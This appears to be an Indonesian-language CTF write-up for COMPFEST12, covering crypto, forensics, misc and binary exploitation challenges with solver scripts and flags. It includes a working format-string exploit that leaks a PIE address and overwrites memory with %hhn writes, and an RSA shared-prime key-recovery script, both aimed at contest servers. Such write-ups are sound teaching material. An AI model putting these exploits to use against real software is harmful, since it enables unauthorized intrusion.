| generate\_primes.py |
| import sympy  a = 2\*\*768  b = 2\*\*1024  with open('primes.txt', 'w') as f:  for i in range(4000):  f.write(str(sympy.randprime(a, b)) + '\n') |

Disini dapat dilihat bahwa akan dilakukan generate sebanyak 4000 nilai primes dengan menggunakan sympy.randprime() antara range a dan b.

Pada file main.py, nilai m yaitu nilai flag akan dienkripsi menggunakan pasangan p dan q yang didapatkan secara random dari primes yang telah digenerate dan dimasukan ke dalam file primes.txt.


Pada kasus ini, terdapat celah *common modulus attack* dimana kita tinggal melakukan enkripsi sampai ditemukan pasangan n yang memiliki satu nilai prime yang sama. Berikut merupakan script solver kami :

|  |
| --- |
| solve.py |
| from pwn import \*  from Crypto.Util.number import \*  import itertools  conn = remote("128.199.157.172", 27268)  store = []  while True:  conn.sendlineafter("triplet: ", "1")  conn.recvline()  n = int(conn.recvline()[:-1].split("= ")[1])  conn.recvline()  c = int(conn.recvline()[:-1].split("= ")[1])  tmp\_obj = {"n": n, "c": c}  if tmp\_obj not in store:  store.append(tmp\_obj)  for compare in itertools.permutations(store, 2):  dat1 = compare[0]  dat2 = compare[1]  tes\_prime = GCD(dat1["n"], dat2["n"])  if tes\_prime != 1:  p = tes\_prime  q = dat1["n"] / p  assert p\*q == dat1["n"]  phi = (p-1)\*(q-1)  d = inverse(65537, phi)  flag = pow(dat1["c"], d, dat1["n"])  print long\_to\_bytes(flag)  exit() |

**FLAG: COMPFEST12{Euclid\_W0ulD\_b\_Pr0Ud\_Ov\_4l1\_7h3sE\_MetH\_eXpeRt5\_a39e7a}**

# **FORENSIC**

## **Kyu Are**




Diberikan file kyu-are.zip yang berisi beberapa file avi. Ketika salah satunya dilihat, isinya merupkan video dari beberapa gambar QR code :




Dari situ kami lalu mencoba membuat script untuk mengextract semua gambar QR pada file avi, melakukan decode dan mencari flag jika ada. Berikut script solver kami :

|  |
| --- |
| solve.py |
| import os  import qrtools  qr = qrtools.QR()  files = "kyu.avi ni.avi roku.avi san.avi shi.avi sichi.avi go.avi hachi.avi ichi.avi".split()  # count = 0  # for file in files:  # print count  # os.mkdir("img" + str(count))  # os.system("ffmpeg -i {} -f image2 img{}/image-%03d.jpg".format(file, count))  # count += 1  dirs = "img0 img1 img2 img3 img4 img5 img6 img7 img8".split()  for dir\_ in dirs:  files = os.listdir(dir\_)  for file in files:  qr.decode(dir\_+"/"+file)  print qr.data  if "COMPFEST12" in qr.data:  exit() |




**FLAG : COMPFEST12{kyu4r31337\_318bc0}**

## **Silverqueen**



Diberikan file bernama silverqueen. Setelah dilihat, tampaknya file merupkan file PNG karena terdapat byte “IEND” pada akhir data. Setelah itu kami me-rename file menjadi file ekstensi png lalu melihat headernya :




Terdapat beberapa perbaikan yang kami lakukan :

1. Mengganti bytes “EXE” menjadi “PNG”
2. Mengganti null byte sebelum “HDR” sehingga menjadi “IHDR”
3. Mengganti byte “F” pada string “FLAG” menjadi byte 0x01 karena merupakan unit specifier dari chunk pHYs
4. Setelah melihat di exiftool, ukuran gambar adalah 1600x900, sehingga 4 bytes setelah “pHYS” kita ubah menjadi ukuran x axis yaitu 1600 (00 00 06 40) dan setelah itu 4 bytes y axis 900 (00 00 03 84)
5. Mengganti nilai “LAGd” menjadi value expected dari chunk pHYs yaitu (db 44 ca e4)
6. Mengganti byte “\x00DaT” menjadi “IDAT”
7. Mengganti byte (ff ff ff ff) sebelum idat menjadi nilai expected dari chunk IDAT yaitu (00 00 ff a5)


Referensi : <https://rmn0x01.github.io/2019/11/02/writeup-pico2019-corrupt/>

Berikut merupakan hasil header akhir gambar png yang telah diperbaiki :





Ketika gambar dibuka, didapatkan flag



**FLAG : COMPFEST12{cHuNk5\_4r3\_pr00f\_of\_1nt3gr1ty}**

# **MISC**

## **Sanity Check**




Gatau ah, tinggal submit aja

**FLAG : COMPFEST12{im\_not\_insane}**

## **Lost My Source 2**



Diberikan file lost-my-source-2.zip yang berisi file binary main. Ketika dilihat menggunakan decompiler (dan melihat deskripsi soal), binary ini merupakan hasil build dari PyInstaller. Kami lalu mencari tools untuk mengextract python code dari binary dan menemukan tools pyinstxtractor. Namun, script dari tools tersebut tidak dapat berjalan pada file binary yang diberikan. Kami lalu membaca beberapa referensi dan mendapatkan bahwa terdapat stream zlib yang dapat diextract dari file binary. Kami lalu mengextractnya dan mencoba melakukan grep strings flag dan flag ditemukan :



**FLAG : COMPFEST12{my\_fri3nd\_s4ys\_s0rry\_888144}**

## **Checkmate**

## 

Pada chal ini, kita disuruh menyelesaikan tantangan sebanyak 7 level. Sebenarnya permasalahan dari chal ini diangkat dari topik **The Knights Tour Problem**.

Jadi, kita bisa melakukan coding dengan menggunakan algoritma pencarian **Breadth First Search** dan menggunakan teknik **Backtracking** dari target ke para ksatria.

Sehingga, berikut ini adalah source code yang kita gunakan untuk menyelesaikan chal ini:

*from* pwn *import* \*

class cell:

def \_\_init\_\_(self, x = 0, y = 0, dist = 0):

*self*.x = x

*self*.y = y

*self*.dist = dist

def isInside(x, y, w, h):

*if* (x >= 1 and x <= w and

y >= 1 and y <= h):

*return* True

*return* False

def minStepToReachTarget(knightpos,

targets, w, h):

dx = [2, 2, -2, -2, 1, 1, -1, -1]

dy = [1, -1, 1, -1, 2, -2, 2, -2]

queue = []

queue.append(cell(knightpos[0], knightpos[1], 0))

visited = [[False *for* i *in* range(h + 1)]

*for* j *in* range(w + 1)]

visited[knightpos[0]][knightpos[1]] = True

*while*(len(queue) > 0):

t = queue[0]

queue.pop(0)

*if*([t.x, t.y] in targets):

*return* t.dist

*for* i *in* range(8):

x = t.x + dx[i]

y = t.y + dy[i]

*if*(isInside(x, y, w, h) and not visited[x][y]):

visited[x][y] = True

queue.append(cell(x, y, t.dist + 1))

addr = '128.199.157.172'

port = 27136

conn = remote(addr, port)

*for* level *in* range(7):

out = conn.recvuntil(b'Your guess:')

out = out.replace('Your guess:', '')

out = out.replace('-', '')

out = out.replace('||', '|')

out = out.rstrip()

out = out.replace('|', '')

out = out.replace(' ', '-')

out = out.replace('\n', '.')

out = out.replace('..', '.')

*if* level == 0:

out = out[1:]

*else*:

out = out[3:]

blocks = out.split('.')

w, h = len(blocks[0]), len(blocks)

target = []

knights = []

*for* y, block *in* enumerate(blocks):

*for* x, s *in* enumerate(block):

*if* s == 'K':

knights += [[x, y]]

*elif* s == 'X':

target = [x, y]

print 'Level {} ({} x {}) ({} knights)'.format(level+1, w, h, len(knights))


min\_step = minStepToReachTarget(target, knights, w, h)

print 'Hasil Level {}: {}'.format(level+1, min\_step)

conn.send(b'{}\r\n'.format(min\_step))

print conn.recvline()

Lalu kita jalankan:




**FLAG: COMPFEST12{y0u\_GoT\_th3\_L\_R19ht}**


# 

# **BINARY EXPLOITATION**


## **Gambling Problem 2**




Diberikan sebuah file zip berisi file docker dan file ELF-64 bit bernama gamblingProblem. Program ini akan memberikan flag jika variabel money lebih besar daripada 0xdeadbeef



Variabel ini diset dengan nilai random pada fungsi gameTime. Pada fungsi ini kita diharuskan menebak angka, yang dapat mempengaruhi variabel v9. Jika tebakan benar, maka v9 ditambahkan dengan 5\*angka taruhan. Jika salah, maka angka taruhan akan dikalikan dengan -5 dan variabel money akan diset ke 0 jika angka taruhan lebih besar daripada variabel money. Di akhir loop, variabel money akan dijumlah dengan v9.






Pada fungsi ini terdapat vuln format string yang dapat dilihat pada line 37 pada gambar di atas. Dengan vuln ini, kita dapat mengoverwrite variabel money. Karena PIE aktif, maka kita melakukan leak binary address terlebih dahulu. Variabel money bisa kita overwrite dengan 0xffffffff (karena nanti perbandingan di fungsi shopTime dianggap unsign) dengan taruhan sebesar 1 agar variabel money tidak diset ke 0.

Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  r = remote('128.199.157.172', 25880)  def play(bet, num):  r.sendlineafter("Choice : ", '1')  res = []  r.sendlineafter("): ", '1')  r.sendlineafter("bet : ", bet)  res.append(r.recvline()[:-1])  r.sendlineafter("): ", num)  r.sendlineafter(":", '0')  return res  def flag():  r.sendlineafter("Choice : ", '2')  r.sendlineafter("0/1 : ", '1')  r.recvuntil('go : \n')  print r.recvline()  leak = int(play('%39$p', '1')[0], 16)  print hex(leak)  money = leak + 9758  p = '1'  p += '%{}x%18$hhn'.format(0xff-len(p))  p += '%19$hhn'  p += '%20$hhn'  p += '%21$hhn'  p = p.ljust(64, 'A')  p += p64(money+2)  p += p64(money+1)  p += p64(money+3)  p += p64(money+0)  play(p, '100')  flag() |




**FLAG : COMPFEST12{laptop\_pembuat\_soalnya\_BSOD\_so\_this\_is\_Zafirr\_again\_lol\_39cbc5}**


## **Sandbox King**

## 

